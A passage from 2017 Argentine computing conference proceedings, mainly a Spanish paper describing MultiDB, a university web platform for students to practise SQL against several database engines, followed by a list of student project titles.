- [13] Burgos A., Fernández J., Boyeras M., Romero G. y Lapertosa S., "El Aprendizaje Basado en Casos y Proyectos aplicados al curso de ingreso de Ingeniería en Sistemas". III Congreso Argentino de Ingeniería / IX Congreso de Enseñanza de la Ingeniería. Libro de Actas CADI-CAEDI 2016, ISBN 978-950-42-0173-1. Resistencia, Septiembre 2016.
- [14] Romero G., Blanco A., Sotelo L. y Lapertosa S., "Aprender haciendo y romper paradigmas, un enfoque para motivar a ingresantes de ingeniería en sistemas". I Congreso Latinoamericano de Ingeniería. Libro de Actas CLADI 2017. Entre Ríos, Septiembre 2017.
- [15] Bravo Sánchez, F. A. y Forero Guzmán, A. "La robótica como un recurso para facilitar el aprendizaje y desarrollo de competencias generales". Revista Teoría de la Educación: Educación y Cultura en la Sociedad de la Información. Pág. 120-136. Recuperado el 26/05/2017 de <<http://revistas.usal.es/index.php/revistatesi/article/view/9002/9247>>.
- [16] Ramírez Montoya, María Soledad. "Modelos y estrategias de enseñanza para ambientes innovadores". Publisher Editorial Digital del Tecnológico de Monterrey, 2013.
- [17] Universidad Nacional de Nordeste – Facultad de Ciencias Exactas Naturales y Agrimensura (UNNE – FaCENA). "3ra Jornada de Informática", 2016. Recuperado el 26/09/2017 de <<http://www.corrientesaldia.info/175426>>.

Implementación de Plataforma de Aprendizaje del Lenguaje SQL

Roberto Miguel Muñoz, Luis Esteban Damiano, Calixto Maldonado, Maria Soledad Romero,
Sergio Ramón Quinteros, Andrea Guevara, Agustín Carrasco
{robertmunioz, luis.damiano, calixtomaldonado, romeroma.soledad, ser.quintero, ingandrea.guevara,
asemax}@gmail.com

*Centro de Investigación, Desarrollo y Transferencia de Sistemas de Información
Departamento Ingeniería en Sistemas de Información
Facultad Regional Córdoba / Universidad Tecnológica Nacional
Maestro Marcelo López esq. Cruz Roja Argentina –
Ciudad Universitaria - Córdoba
0351 - 4686385*

Abstract

En este artículo se presentan los resultados de implementar un instrumento educativo, pensado, diseñado y desarrollado en el marco de un proyecto de investigación. El producto de este proyecto es una herramienta, cuyo propósito es brindar un entorno amigable para realizar prácticas de sentencias del lenguaje SQL, con acceso a distintos sistemas de gestión de bases de datos relacionales. Está enfocada en que los estudiantes puedan realizar prácticas en SQL, con posibilidad de controlar los resultados y así permitirles autoevaluación de su conocimiento. Ha sido construida en entorno web, para facilitar su acceso y uso desde cualquier computadora que tenga acceso a internet. Basada en la premisa de su utilización sin instalaciones previas, sin necesidad de configuración y uso inmediato. El desarrollo permite trabajar con más de un motor de base de datos y con más de una estructura de datos.

1. Introducción

Los investigadores de este proyecto integran una Cátedra donde el tema central son las Bases de Datos (BD). Han participado y participan en proyectos de investigación referidos a las temáticas inherentes a este espacio de conocimiento. Entre las finalidades de esta acción, la investigación, se encuentra el poder incrementar los conocimientos de los lenguajes y bases de datos disponibles, para el aprendizaje de los conceptos que se transmiten en este espacio. Como también el poder implementar recursos creativos, construidos en el

seno de proyectos de investigación, que faciliten el acceso al conocimiento y las prácticas para los estudiantes. Los integrantes del proyecto tienen antecedentes también en generación de material para: trabajos prácticos, uso de aula virtual, guías de estudio, creación de scripts de bases de datos y máquinas virtuales para ejercitar. Los instrumentos mencionados tuvieron siempre como objetivo apoyar y facilitar el aprendizaje del alumnado.

El resultado concreto del proyecto es un producto de software innovador, pensado para el aprendizaje asistido extra áulico. SQL significa Lenguaje de consulta estructurado (Structured Query Language) [3] y el aprendizaje del mismo es el motivo principal de este proyecto de investigación. SQL, en resumen, es un lenguaje estándar para la comunicación entre un usuario (cualquiera sea este) y una base de datos relacional. Por lo cual es muy necesario para distintos usuarios de una base de datos, en cualquier tipo de sistema informatizado, además se aplica en el tratamiento de datos y está disponible en múltiples sistemas de gestión de bases de datos -DBMS- [2,13].

Dentro de la Cátedra, SQL es un tema de aprendizaje teórico-práctico, con un alto contenido de prácticas, que se desarrolla con intensa actividad en los laboratorios de la carrera. Los estudiantes requieren ejercitación amplia, para poder madurar la semántica y aplicación de este lenguaje, por ello se les provee diversos entornos donde puedan aplicarlo.

2. Disparador del proyecto

La motivación del equipo, para proponer e iniciar este proyecto, se vio consolidada luego de analizar una encuesta realizada por la cátedra en el año 2013. La misma se efectuó en la última semana de clases y fue respondida por 219 estudiantes, de los 350 que en ese momento cursaba la materia.

En la encuesta, sólo el 8% de los estudiantes encuestados indicaron que la práctica era Excelente y el 49% que era Muy Buena. Este porcentaje propició la reflexión en el seno de la cátedra: la práctica podría mejorarse.




Figura 1. Grado de satisfacción de los estudiantes.

La encuesta también permitió verificar inconvenientes, que si bien ya habían sido observados no estaban documentados. Por ejemplo, que los estudiantes tenían:

- Dificultades de compatibilidad entre sistema operativo y el DBMS a instalar.
- Inconvenientes con la estructura de datos de práctica. En un punto de la encuesta se solicitaba: “Si surgieron inconvenientes al instalar el motor, identifique causas?”. Un estudiante optó por no marcar opciones y expresó: “Instalé SQL Express y me daba error durante la instalación. Entonces instalé MySQL pero no pude importar el modelo de datos”.

Los integrantes del proyecto de investigación iniciaron la búsqueda de un producto informático, que se caracterizara por simplicidad para su utilización, sin necesidad de instalación por parte del usuario final, y con capacidad de ejercitación de sentencias SQL.

De las búsquedas sólo surgieron productos de software concebidos para la interacción de un profesional u orientadas al objetivo comercial. En términos generales, las herramientas estudiadas mostraban que habían sido pensadas para que un arquitecto de datos o un administrador de bases de datos, expertos en un producto, puedan acceder a manipular datos, como es el

caso del producto Navicat [9]. Estos desarrollos son pensados con fines comerciales, pero no para una interacción de aprendizaje. Además requieren un nivel de conocimiento para su manipulación mayor al inicial (instalación, y utilización en producción), que es el que tiene un estudiante. Si bien en algunos casos las herramientas administrativas producen diagramas, para tener una visualización esquemática de la base de datos, por ejemplo: Management Studio [6], para el Motor de base de datos SqlServer, y WorkBench, para el motor MySql [7], entre otros; siempre se debe primero construir la base de datos a través de la herramienta administrativa, para luego poder solicitarle al producto que despliegue un diagrama que represente visualmente el diseño. Entonces, para poder acceder a los diagramas, el usuario deberá primero haber creado la base de datos, a través de los editores que suministra la herramienta o a través de línea de comandos. Los diagramas esquemáticos, son una visión más avanzada que el denominado “modelo conceptual”, que sirve para tener una visión gráfica del modelo con el que se está trabajando. Esto suele ser de gran utilidad para los principiantes, pues logran tener a través de una imagen una conceptualización completa del modelo, sus límites y alcances. Pero todas estas herramientas no están preparadas para que un estudiante, que desea profundizar el aprendizaje de SQL, pueda realizar pruebas asistidas sobre el lenguaje y, de esa manera, poder cotejar los resultados alcanzados por él con una solución correcta. Entiéndase por correcto a un resultado esperado para la consulta SQL que está desarrollando y satisface la consigna.

3. La Herramienta para la Práctica del SQL

El equipo de investigación entendió necesario, para un estudiante que se inicia en el uso de SQL y que pudiera realizar prácticas con solvencia, pensar en un entorno que le brinde comodidad y simplicidad en el desarrollo de las mismas.

Los requerimientos no funcionales, que trazó el grupo de trabajo, se basaron en lograr que el estudiante, en su entorno de ejercitación, pueda:

- A) Interactuar con un entorno accesible y sin necesidad de instalaciones en la computadora propia.
- B) Tener un conjunto de opciones con distintas estructuras de datos, referidas a situaciones. Por ejemplo: una empresa comercial, una editorial, etc.
- C) Contar con un listado de agrupaciones de las sentencias que se deben usar, para que el estudiante elija lo que desea practicar y, en función de lo que necesite, reforzar en su ejercitación.
- D) Elegir entre un listado de consignas a seguir, relacionadas a la estructura de datos o situación que seleccione.

- E) Distintos motores de bases de datos, para que el estudiante pueda elegir uno, donde conocía las funciones que no tienen compatibilidad entre productos.
- F) Visualizar el resultado de la sentencia ejecutada, a partir de cada consigna, en el motor y la estructura elegida, a fin de comparar e identificar las diferencias.

Estas condiciones fueron consideradas al plantear las soluciones posibles, brindando flexibilidad al estudiante y fortaleza al resultado. Así tuvo origen el producto, que surge como resultado del trabajo del equipo de investigación y el cual ha sido denominado MultiDB.

Para cumplir con el punto A), “sin necesidad de instalaciones en la computadora”, se decidió por plantear la solución en entorno web. De esa manera se evita la instalación de software. Alcanza con tener acceso a Internet y un programa para navegar (browser).

En el punto B) se procedió en primera instancia a cargar estructuras de datos, pobladas con datos, que integrantes de la cátedra ya poseían. El siguiente paso fue generar un editor de contenido, para que los docentes pudieran incluir las estructuras que desearan y probarlas, antes que los estudiantes pudieran acceder a ellas.

Los docentes clasificaron los tipos de enunciados, como puede verse en la Figura 2, con complejidad creciente, que están relacionados a los temas que se desarrollan en clases, por ejemplo: Consultas simples, Consultas Multitabla, Consultas Sumarias, etc. Eso es lo que se brinda como opciones, cumpliendo así con el requerimiento C).



Figura 2. Clasificación por tipo de enunciado.

El siguiente punto, D) Elegir entre un listado de consignas, está relacionado con lo seleccionado por el estudiante en los puntos anteriores. Es decir que las consignas que se despliegan están en función de: la estructura de datos del punto B) y el Tipo de enunciados que el estudiante haya elegido. A partir de allí, el

estudiante puede visualizar los enunciados a seguir en su ejercitación.

La herramienta está pensada, como se mencionó en el punto E), para que el estudiante pueda interactuar con múltiples motores de base de datos, permitiendo que los estudiantes puedan valorar las restricciones de sintaxis y funciones que tiene cada motor respecto del SQL. En la Figura 3 puede verse elegido el producto MySQL, pero pueden seleccionarse otros motores como Postgres y SQL Server.

Con todas esas precondiciones el estudiante escribe su sentencia, la envía por Internet, y la plataforma responde con el resultado o con la indicación de error.



Figura 3. Espacios para ejecutar sentencias.

La herramienta, según lo indicado, posee aspectos destacables para que alguien que se inicia en SQL, sin experiencia, adquiera un grado de madurez en los conceptos inherentes al diseño de consultas en forma progresiva, sin tener que depender de aspectos técnicos de instalación y configuración de los motores de base de datos.

La maduración conceptual en este tipo de conocimientos, lenguajes de programación, deviene de una intensa práctica e interacción con los productos. En el trabajo Aprendiendo de la Diversidad: Proyecto Interuniversitario de Evaluación de Competencias [20] se analiza que: “... el uso de la metodología consistente en realizar Prácticas a través de las TICs (D5), los participantes consideran una metodología de utilidad y viable sobre todo en tareas que se realizan de modo automático (p.e. rellenar cuestionarios de autocomprobación). La plataforma ofrece feedback simultáneo al estudiante, que es algo muy importante para reforzar el aprendizaje.

El proceso de ensayo prueba-error, es un mecanismo típico dentro las TI (Tecnologías Informáticas), que permite una rectificación constante a través la experimentación, que lleva a un afianzamiento fuerte de los conceptos, que luego serán indispensables para sortear las validaciones de conocimientos en las evaluaciones.

Los niveles de abstracción que contienen implícitamente los lenguajes de programación, siendo SQL uno de ellos, es una característica que se madura sólo a través de prácticas que permiten una incorporación de los conceptos a través de la evidencia de los resultados alcanzados. MultiDB propicia esta situación, permitiendo prácticas intensas y un mecanismo de ejercitación que propone valorar los resultados frente a una ontología de la solución para cada ejercicio propuesto.

4. La utilización de MultiDB

Para poder acceder a la herramienta se deben gestionar algunas habilitaciones que se describen a continuación:

- La cátedra informa, al Centro de Cómputos de la Universidad, las comisiones de la materia habilitadas para el uso de la plataforma MultiDB del año en curso. Eso fue muy necesario cuando se implementó sólo en dos cursos, a modo de prueba piloto.
- Luego el Centro de Cómputos habilita el link de acceso a la herramienta, quedando al alcance de los estudiantes en su página de la plataforma web de "autogestión académica" de nuestra universidad.
- Cuando el alumno se inscribe al cursado en una comisión de la cátedra, a través de sus credenciales de acceso de autogestión académica, podrá utilizar la plataforma en las comisiones habilitadas.

Al ingresar a MultiDB el alumno observa una pantalla de bienvenida y a la izquierda los esquemas de datos disponibles para realizar las prácticas. Ver Figura 4.



Figura 4. Esquemas de datos disponibles.

Al seleccionar cualquier modelo de datos se mostrarán los ejercicios SQL propuestos para su práctica. Estos están conceptualmente clasificados, según el tipo de práctica que el estudiante desee realizar. Esta categorización también sigue un orden de dificultad creciente.

Cada ejercicio tiene una consigna que implica una solución a desarrollar, para facilitar el entendimiento del problema se muestra también, en una solapa llamada "modelo de datos", el diagrama de Entidad-Relación del esquema seleccionado.

Con esta información el estudiante escribe la consulta SQL, que debiera alcanzar el resultado de la consigna, selecciona el motor, en el que quiere ejecutar el comando escrito, y presiona el botón "Ejecutar". El sistema devolverá un mensaje según un proceso de validación que realiza internamente:

- Error: Si la consulta tiene por ejemplo error de sintaxis, o no existen las tablas o nombre de campos indicados.

- Aviso de resultado no esperado: Cuando la consulta se ejecuta sin error pero no devuelve los datos esperados. Puede ser por diferencias en la cláusula SELECT, WHERE, ORDER BY, etc.

- Aviso de resultado correcto: Cuando la consulta ejecutada devuelve los datos solicitados en la consigna. Existe también la posibilidad de enviar un comentario a través de la opción "feedback". Dichos comentarios serán recibidos por los usuarios administradores y docentes designados para responder.

5. Investigaciones previas

Los siguientes proyectos de investigación son antecesores a MultiDB, en la misma línea de investigación relacionada a las Bases de Datos y dentro del ámbito de la Universidad:

- Administrador de Base de Datos Relacional TecnoDB, finalizado en diciembre de 2007. [4]
- Análisis y aplicación de metodologías para la generación de consultas complejas utilizando esquemas OLAP, finalizado en diciembre de 2010.[15]
- PROMETEO-Desarrollo de un método y una herramienta para el aprovechamiento de Metadatos de Base de Datos Relacionales, finalizado en diciembre de 2010.[5]
- Generador Automático de Modelos de Datos Normalizados en Bases de Datos Relacionales. Desarrollo de un software para la práctica de normalización, de estructuras de datos para base de datos relacionales. Finalizado en diciembre de 2015. [8]

6. Síntesis de aspectos técnicos

A modo de síntesis, puede decirse que la plataforma MultiDB está construida con la herramienta Python [9-12] y utilizando tecnología Bootstrap 3 [1].

Los sistemas de gestión de bases de datos implementados en la actualidad son MySQL [7] y Postgres [14]. Está desarrollado el soporte para SQLServer, sólo restan ajustes técnicos.

Las estructuras, enunciados y definiciones que pueden hacer los docentes están almacenados en una base de datos, la cual es soportada en MySQL.

7. Resultados de la implementación

MultiDB fue implementado en el año 2014, a modo de prueba y utilizado en un único curso, con la finalidad de poder detectar errores en el funcionamiento, trabajando en una retroalimentación con los estudiantes para poder afinar el funcionamiento y respuestas.

Revisados aspectos funcionales y errores detectados, MultiDB comenzó a ser utilizado en dos cursos dentro de la Cátedra en el año 2015, afianzándose su utilización durante el año 2016.

Las siguientes tablas muestran resúmenes obtenidos en los años 2015 y 2016, con resultados parciales del 2017 a la fecha y sin contabilizar estudiantes de 3 cursos del segundo semestre:

- Tabla 1: cantidad de consultas ejecutadas, por parte de estudiantes y en cada año. Aclarando que en el 2017 hay tres cursos, en el segundo semestre, que harán variar la cantidad mostrada.
- Tabla 2: cantidad de estudiantes distintos que ingresaron a la plataforma MultiDB. Al igual que en la Tabla 1, las cantidades variarán al ser considerados los cursos del segundo semestre de 2017.
- Tabla 3: cantidad de estudiantes que realizaron consultas por rangos de cantidades. Donde prácticamente el 49% ha ejecutado más de 200 sentencias en la plataforma.

Tabla 1. Consultas ejecutadas por año.

Rango de consultas	Cant. estudiantes
1	22
2 a 10	41
11 a 50	66
51 a 100	43
101 a 200	78
+200	163

Tabla 2. Usuarios por año.

Año	Cantidad
2015	13162
2016	53228
2017	36088

Tabla 3. Consultas vistas en rangos.

Año	Cantidad usuarios
2015	105
2016	226
2017	171

8. Conclusiones

MultiDB es una herramienta de aprendizaje con gran potencial futuro. Queda para una etapa posterior, el agregar nuevas funcionalidades útiles para los estudiantes, por ejemplo más sentencias SQL, como también incorporar otros motores de base de datos que son de utilización cotidiana.

Una de las ideas propuestas, dentro de este espacio de investigación, es lograr un producto derivado de MultiDB que permita poder evaluar exámenes parciales y finales. De esa manera, este tipo de herramientas genera un entorno de evaluación acorde a los avances tecnológicos que acontecen. Seguramente este producto derivado, con capacidad de evaluar el trabajo de un estudiante, amerita un nuevo proyecto de investigación a plantear.

Sin dudas la observación y análisis de los resultados, que se obtendrán a través de tiempo y en función de la utilización de los estudiantes, favorecerá a inferir lineamientos de mejoras del producto, también de los textos de los ejercicios propuestos, calidad y cantidad de los ejercicios.

Esta práctica profesional de la docencia, que involucra el compromiso de investigar en este campo, permite mejorar la interacción del estudiante y los conocimientos que debe adquirir, para lograr las competencias esperadas en cada espacio de aprendizaje. Esta incipiente evolución, de generar conocimiento a través de recursos tecnológicos, se ve cada vez más acentuada y con mayor receptividad por parte del profesorado [17,18].

Así se pueden citar los siguientes acontecimientos, sucedidos en el período que abarca los últimos 5 años, en

el ámbito de Universidad, para la carrera de Ingeniería en Sistemas de Información:

- Se han incorporado proyectores en todas las aulas del laboratorio de práctica.
- Se acondicionó un aula para el dictado de las materias de quinto año de la carrera, con un proyector para que los docentes trabajen con herramientas informáticas que necesiten específicamente.
- En un número significativo de Cátedras se implementó y, en otros casos se potenció, el recurso de aula virtual.
- Específicamente, dentro de la Cátedra, ya se desarrolló un PID (Proyecto de Investigación y Desarrollo) que propuso un escritorio de normalización (sistema computarizado), que es antecedente a este trabajo.

Se podría dar un pormenorizado detalle de los avances realizado en este tema de producir herramientas informáticas, dentro de la unidad académica citada ut supra, que facilitan el aprendizaje de estudiantes, pero no es la intención de este artículo.

9. Reflexión

El avance en la incorporación de herramientas tecnológicas innovadoras construidas con propósitos específicos, como la que tratamos en este artículo, para mejorar el aprendizaje de los estudiantes, junto a la utilización de recursos tecnológicos de utilización extendida tales como: proyectores, redes sociales, grupos administrados a través de productos en la web, aulas virtuales y un número amplio de otros tantos de renombrada popularidad, se hace paulatina y constantemente. Jesús Salinas lo sintetiza de la siguiente forma “Para adaptarse a las necesidades de la sociedad actual, las instituciones de educación superior deben flexibilizarse y desarrollar vías de integración de las tecnologías de la información y la comunicación en los procesos de formación” [19]. El cambio que significaba introducir la tecnología como recurso de estudio, que una década atrás se promocionaba en los foros como la gran aventura TIC, hoy ya marca tendencia en esta casa de Altos Estudios. Un grupo de docentes investigadores, que va más allá del grupo que este proyecto de investigación representa, ha empezado a producir herramientas innovadoras para el aprendizaje en distintos espacios académicos de estudio.

Es importante destacar que el desarrollo de cualquier producto informático, dentro de este ámbito de proyectos de investigación, requiere más tiempo que el que presupone el proyecto en sí. Los sistemas informáticos son susceptibles de mejoras permanentes, de rediseños de parte no contempladas inicialmente y otros factores. Esto

requiere que el equipo de investigadores se comprometa a la mejora permanente del recurso que se construyó, más allá de los tiempos del proyecto. Sin dudas, el producir este tipo de recursos educativos requiere de un esfuerzo, por parte de quienes lo emprende, pero el desafío es un motor indiscutible para llevar adelante este tipo de emprendimientos. El conocimiento que se adquiere, trabajando en este tipo de proyectos o programas, podrá ser transmitido a quienes se inicien con posterioridad en el camino de investigación.

Sería innovador en el ámbito local pensar, para un futuro próximo, el diseño de un espacio dedicado a la asistencia de tecnologías de la información dentro de cada unidad académica. Que brinde recursos de experiencia a las Cátedras, que deseen incursionar en el diseño de recursos informáticos para la enseñanza y práctica de los estudiantes, asistencia en las tecnologías que se pueden utilizar, que motorice este cambio, que brinde un staff de profesionales competentes en el diseño de recurso y en la asistencia de estos. La Universidad ya posee una Secretaría de TIC y ya hay una considerable cantidad de universidades que ofrecen este recurso tanto a los docentes como a los estudiantes, como ejemplo podemos mencionar a la University of British Columbia (Universidad de la Columbia Británica) que ya provee un departamento que realiza este servicio [16].

10. Referencias

- [1] Bootstrap 3, el manual oficial. Disponible al 14/04/2016, en https://librosweb.es/libro/bootstrap_3/
- [2] Date, C., Introducción a los Sistemas de Bases de Datos. Volumen 1. Séptima Edición, Addison Wesley Longman, 2001.
- [3] Elmasri, R. y Navathe, S, Fundamentos de Sistemas de Bases de Datos. 5ta Edición, Pearson, 2007.
- [4] Gastañaga, I., Maldonado, C., Martínez Spessot, C. I., & Hintermeister, E., TecnoDB una Base de Datos Relacional y Prometeo un método de aprovechamiento de Metadatos y Generador de Consultas- VIII WICC, 2006.
- [5] Marciszack, M., Maldonado, C., Martínez Spessot, C. I., Muñoz, R., Navarro, A., Peretti, J. P., & Roggero, L., Prometeo: una herramienta para el aprovechamiento de metadatos de base de datos relacionales- XI WICC, 2009.
- [6] Microsoft - Tutorial: SQL Server Management Studio. <https://docs.microsoft.com/es-es/sql/ssms/tutorials/tutorial-sql-server-management-studio> (julio 2017)
- [7] Paul DuBois (2005) Edición Especial MySQL. Editorial: Pearson Educación.
- [8] Paz Menvielle, M. A., Cuevas, J. C., Damiano, L. E., Muñoz, R., Quinteros, S., Generador automático de modelos de datos normalizados en bases de datos relacionales- XV WICC, 2013.
- [9] Navicat Premium. Disponible al 25/03/2017, en <https://www2.navicat.com/es/products/navicat-premium>.
- [10] Pilgrim, M. (2004). Dive Into Python - Python from novice to pro. Disponible al 04/03/2016, en <http://www.diveintopython.net/toc/index.html>.

- [11] Python Database API Specification v2.0. Disponible al 06/03/2016, en <https://www.python.org/dev/peps/pep-0249/>
- [12] Python Software Foundation. Python Documentation. Disponible al 19/02/2016, en <https://docs.python.org/3/>.
- [13] Silberschatz y otros- Fundamentos de Bases de Datos - Quinta Edición, Mc Graw Hill, 2006.
- [14] The PostgreSQL Global Development Group
- [15] Vaca, P. A., & Abrutsky, M., Herramienta para consultas complejas orientada a usuarios finales- XI WICC, 2009.
- [16] University of British Columbia. Disponible al 20/08/2017, en <https://it.ubc.ca/>
- [17] Tony Bates, Rhonda M. Epper, Enseñar al profesorado cómo utilizar la tecnología. Colección Educación y Sociedad Red. Editorial UOC. <http://www.uoc.edu/dt/esp/epper0904/epper0904.pdf>
- [18] Tony Bates, La Enseñanza en la Era Digital (Una guía para la enseñanza y el aprendizaje). http://solr.bccampus.ca:8001/bcc/file/da50f5f1-bbc6-481e-a359e73007c66932/1/La%20Enseñanza%20en%20la%20Era%20Digital_vSP.pdf
- [19] Jesús Salinas, Innovación docente y uso de las TIC en la enseñanza universitaria. Revista Universidad y Sociedad de Conocimiento V1 - N° 1 Nov 2004 - UOC. <https://www.uoc.edu/rusc/dt/esp/salinas1104.pdf>
- [20] Noelia E. Flores y otros. Aprendiendo de la Diversidad: Proyecto Interuniversitario de Evaluación de Competencias. Disponible al 06/08/2017, en https://www.researchgate.net/publication/266287351_Aprendiendo_de_la_diversidad_Proyecto_interuniversitario_de_formacion_en_competencias.

Trabajos de Estudiantes

Dra. Marcela Vegetti, Ing. Carlos Giorgetti
Coordinadores

CONAISI 2017

Trabajos Finales de Carrera, Tesinas o Trabajos Integradores Finales

The Design and Use of Dashboards for Driving Decision-Making in the Public Sector

Román Andrés Vila

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

An Innovative Mobile App Integrating Relevant and Crowdsourced Information for Improving Citizen's Safety

Agustín García Pereira

Universidad Nacional del Sur

Implementación del Portafolio Electrónico (E-Portfolio) como instrumento activo para la Evaluación Continua en el Aula Virtual

Ana Karina Noriega, Leda Digion

Facultad Ciencias Exactas y Tecnológicas, Universidad Nacional de Santiago del Estero

Análisis e Implementación de Métodos de Proyección en Simulaciones Numéricas de Problemas Multifísica con Mallas no Coincidentes en la Interfaz

Fabrizio Julián Piva, Pablo Sebastián Vera, Gustavo Ríos Rodríguez, Luciano Garelli

Centro de Investigación de Métodos Computacionales, Universidad Nacional del Litoral

SL Parking: Gestión de Estacionamiento On-Line

Juan Pablo Imperiale, Lorena Baigorria Fernandez, Carlos Salgado

Universidad Nacional de San Luis

El Uso de Drones y su Injerencia en la Seguridad y la Privacidad de las Personas

Diego Gabriel Rambaud

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Gestión de la Producción y Ayuda a la Toma de Decisiones en el Rubro Textil

Gabriela Alejandra Beltramen, Franco Matías Guindo, Nicolas Alejandro Ramirez, Gonzalo Ariza Sabbatini, Elías Agustín Muñoz Campos

Universidad Tecnológica Nacional, Facultad Regional Córdoba

SIEM - Sistema Integral de Emergencias Médicas

Federico Corrales, Jorge Nicolás Ferreira, Lucas Frontalini, Mattias Ezequiel Mignone

Universidad Nacional de La Matanza

Drop Bottom: Simulador de Paracaidismo con Tecnología de Realidad Virtual y una Plataforma Metálica Real

Gustavo Miguel Lera, Gabriela Medina, Martin Deuteris, Ezequiel Lobatto

Universidad Nacional de La Matanza

Re-Tinta

Martin Gabriel Anglada Rossi, Nicolás Gabriel del Valle, Enzo Agustín García Cardinali, Mario Armando Rodríguez Avilés, Enrico Luciano Vincenti
Universidad Tecnológica Nacional, Facultad Regional Córdoba

Touch Air

Javier Hernán Cuelli, Leonardo Alberto Pauli, Maximiliano Julio Lescano, Raúl Jorge Coronado, Javier Lucio
Universidad Nacional de La Matanza

CRIMINAL SITE - Sistema de Gestión de Reportes Delictivos

Milena Andrea Figueres
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Lyra - Plataforma para la Organización, Difusión y Reproducción de Contenido Musical de Artistas Independientes

Nicolás Matías Donaliso, Miguel Alejandro Moyano, Nicolás Martin Bianchi, Jonathan Emanuel Rojas, Pedro Adolfo Ferrer Andreescu
Universidad Tecnológica Nacional, Facultad Regional Córdoba

Sistema de Gestión de Actas Digitales

Pablo Sebastián Montenegro Brissio, Lucas Sebastián Farías, Diego Germán Gómez, Gastón Daniel Gabriel Grippi
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Smart Farming: Riego Inteligente de Cultivos

Facundo Esteban Ciancio Paratore, Facundo José Palma, Federico Emanuel Valdez
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Desarrollo y Diseño de un Entorno Virtual Inmersivo Utilizando Realidad Virtual e Integrando Sensores de un Smartphone y la Tecnología Leap Motion

Diego Leandro Anfuso, Fernando Matías Elizagoyen, Juan Pablo Losardo, Darío Alberto Montero, Luis Alberto Villalba
Universidad Nacional de La Matanza

Auto Stalker

Ariel José Mira, Carlos Alberto Álvarez, Dario Defranchi, Emiliano Tortorelli, Enrique Scampini, Pehuén Pernigotti
Universidad Nacional de la Matanza

Dispositivo de Enseñanza Braille

Joaquín Francisco Fontana, Santiago Ezequiel Canti, Esteban Marcos Barrett, Julio Emanuel Suriano Bryk
Universidad Nacional de La Matanza

Packapp - Sistema de Gestión de Paquetes y Reservas Turísticas

Federico Sebastián Rodríguez La Rosa, Diego Villarruel, Leonardo Porcario, Matías Romano
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Aplicación Móvil Educativa con Realidad Aumentada para Aprendizaje de los Pueblos Originarios Argentinos

Nayla Carabajal, Mariana Castro Evans, Franco Coronel, Franco D'Alessio, Yanet Rodriguez
Universidad Nacional de La Matanza

Diseño y Desarrollo de un Videojuego como Herramienta para la Concientización en el Uso y Cuidado del Agua

José María Olivera
Facultad de Ingeniería y Ciencias Hídricas

Sistema de Gestión de Datos Postmortem de Proyectos de Desarrollo de Software Que Utilizan Metodología Scrum

Sergio Adrián Fidelis
Universidad Gastón Dachary

Aplicación Web Autogestionable

Marcos Picco
Universidad Nacional de San Luis

A&A Therapy

Fernando Mezzabotta Rey, Rodrigo Martín Yañez Corti, Manuel Alejandro Corrales
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Desarrollo de un Sistema de Gestión Hospitalario para su Aplicación en el Hospital Juan D. Perón

Pedro Lucas Astrada, Tatiana Denise Candusso, Alain Wenzl Kräupl Morgenstern, Pablo Menoyo, David Vanzo
Universidad Tecnológica Nacional, Facultad Regional Córdoba

Gaia: Sistema de Compostaje Inteligente

Andrés Fernando Sueso, Magali Sánchez, Gonzalo Riveiro, María Eugenia Brea, Christian Rusterholz
Universidad Nacional de la Matanza

Dispositivo para la Localización y el Cuidado de Personas de Edad Avanzada en el Hogar Mediante la Potencia de Emisión de Señales WiFi (RSSI)

Javier Carugno, Federico Andrés Orlando, Leandro Javier Cymberknop, Ricardo Luis Armentano Feijóo
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

FM2PN: Herramienta de Análisis de la Variabilidad en Líneas de Productos de Software

Jonatán Edgardo Duttweiler
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Ingeniería en Informática

Sebastián Martín Del Guercio, Marcelo Caleffi, Omar Barra, Facundo Nahuel Torres, Damián Pinto
Universidad Nacional de La Matanza

"Alerta Spoiler!" Detección y Bloqueo de Spoilers en la Web

Pablo Agustín Marinozi, Sebastián Gabriel Morón, Gonzalo Roberto Sánchez
Universidad Tecnológica Nacional, Facultad Regional Mendoza

Aplicación Móvil para la Recomendación y Localización de Actividades Basada en Herramientas de Inteligencia Artificial (Sistema Experto y Algoritmo Genético)

Lucía Victoria Lobo Peralta, Rubén Alejandro Caluori, Mariel del Carmen Isa, Jesús Alberto Ponce
Universidad Tecnológica Nacional, Facultad Regional Tucumán

Implementación de un Sistema de Navegación y Control de un Robot Lego Mindstorm

Alejandro Francisco Martínez Belderrain, Guido Sánchez
Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral

BRAVO

Emiliano Andrada, Federico Bertola, Fiamma Baravaglio, Nicolás Matute Zigarán, Joaquín Pizarro
Universidad Tecnológica Nacional, Facultad Regional Córdoba

Fog Computing y Topologías IoT, más Convenientes que el Cloud Centralizado

Cristian Javier Sillero Ros
Universidad Nacional de San Juan

Algoritmo para Medir el Cumplimiento del Atributo “Número de Reglas de Interfaz Estándares Cumplidas por el Sistema”

Bárbara Carolina Martínez
Universidad de Belgrano

Trabajos de Investigación de Alumnos Extra-Cátedra

Sistema Alternativo de Compras -SAC-

Sebastián Eduardo Vega Roco, Jorge Luis Favier
Universidad de Mendoza, Facultad de Ingeniería

Realidad Virtual para el Paseo del Arte de la UTN-FRT

Selena Belén García Lobo, Cristián Eduardo Sosa
Universidad Tecnológica Nacional, Facultad Regional de Tucumán

Gestión de un Sistema de Virtualización Distribuido mediante interfaz Web

Lucas Eichhorn, Axel Bellmann
